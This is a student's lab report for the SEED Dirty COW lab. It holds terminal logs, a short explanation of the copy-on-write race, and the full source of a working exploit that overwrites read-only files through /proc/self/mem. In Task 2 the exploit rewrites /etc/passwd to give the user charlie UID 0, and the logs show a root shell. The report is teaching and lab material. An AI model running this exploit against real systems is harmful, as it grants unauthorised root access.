Lab 10

SID 12110644

Name Sicheng Zhou

Task 1 Modify a dummy read-only file

```
[11/25/2024 00:25] seed@ubuntu:~/Desktop/lab10$ gcc cow_attack.c -lpthread
[11/25/2024 00:27] seed@ubuntu:~/Desktop/lab10$ ls
a.out  cow_attack.c  cow_attack.c~
[11/25/2024 00:27] seed@ubuntu:~/Desktop/lab10$ ./a.out
^C
[11/25/2024 00:28] seed@ubuntu:~/Desktop/lab10$ cat /zzz
111111******333333
[11/25/2024 00:28] seed@ubuntu:~/Desktop/lab10$
```

result

Explain:

1. Map the target file using mmap() with the MAP_PRIVATE flag to create a private, copy-on-write mapping of the file.
2. The `madviseThread` tells the kernel that the memory is no longer needed and should be discarded. This action causes the kernel to invalidate the memory-mapped page, marking it as needing to be reloaded from the original file.
3. The `writeThread` writes to the position of the target substring using /proc/self/mem. The loop repeatedly seeks to the target position and writes data, racing with the kernel's handling of the memory mapping.


Task 2 Modify the passwd file to gain the root privilege

Here is the modified `cow_attack.c` code to change the passwd file. Only need to modify:

1. The name of the target file = `/etc/passwd`.
2. The target position = `charlie:x:1001`.
3. The target content = `charlie:x:0000`.

```c
// modified cow_attack.c
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
```

```
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/etc/passwd", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "charlie:x:1001");

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "charlie:x:0000";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}

void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```


SEEDUbuntu12.04
Terminal
12:48 AM
Seed
cow_attack.c (~/Desktop/lab10) - gedit
Open
Save
Undo
cow_attack.c
char *position = strstr(map, "charlie:x:1001");
// We have to do the attack using two threads.
pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
pthread_create(&pth2, NULL, writeThread, position);
// Wait for the threads to finish.
pthread_join(pth1, NULL);
pthread_join(pth2, NULL);
return 0;
}
void *writeThread(void *arg)
{
char *content= "charlie:x:0000";
off_t offset = (off_t) arg;
int f=open("/proc/self/mem", O_RDWR);
while(1) {
// Move the file pointer to the corresponding position.
lseek(f, offset, SEEK_SET);
// Write to the memory.
write(f, content, strlen(content));
C
Tab Width: 8
Ln 46, Col 32
INS
root@ubuntu: /home/seed/Desktop/lab10
[11/25/2024 00:40] seed@ubuntu:~/Desktop/lab10$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),109(lpadmin),124(sambashare),130(wireshark)
[11/25/2024 00:40] seed@ubuntu:~/Desktop/lab10$ whoami
seed
[11/25/2024 00:41] seed@ubuntu:~/Desktop/lab10$ ^C
[11/25/2024 00:43] seed@ubuntu:~/Desktop/lab10$ ls
a.out cow_attack.c cow_attack.c~ passwd
[11/25/2024 00:45] seed@ubuntu:~/Desktop/lab10$ gcc cow_attack.c -lpthread
[11/25/2024 00:46] seed@ubuntu:~/Desktop/lab10$ ./a.out
^C
[11/25/2024 00:46] seed@ubuntu:~/Desktop/lab10$ cat /etc/passwd | grep charlie
charlie:x:0000:1002:,,,:/home/charlie:/bin/bash
[11/25/2024 00:46] seed@ubuntu:~/Desktop/lab10$ su charlie
Password:
root@ubuntu:/home/seed/Desktop/lab10# id
uid=0(root) gid=1002(charlie) groups=0(root),1002(charlie)
root@ubuntu:/home/seed/Desktop/lab10#

result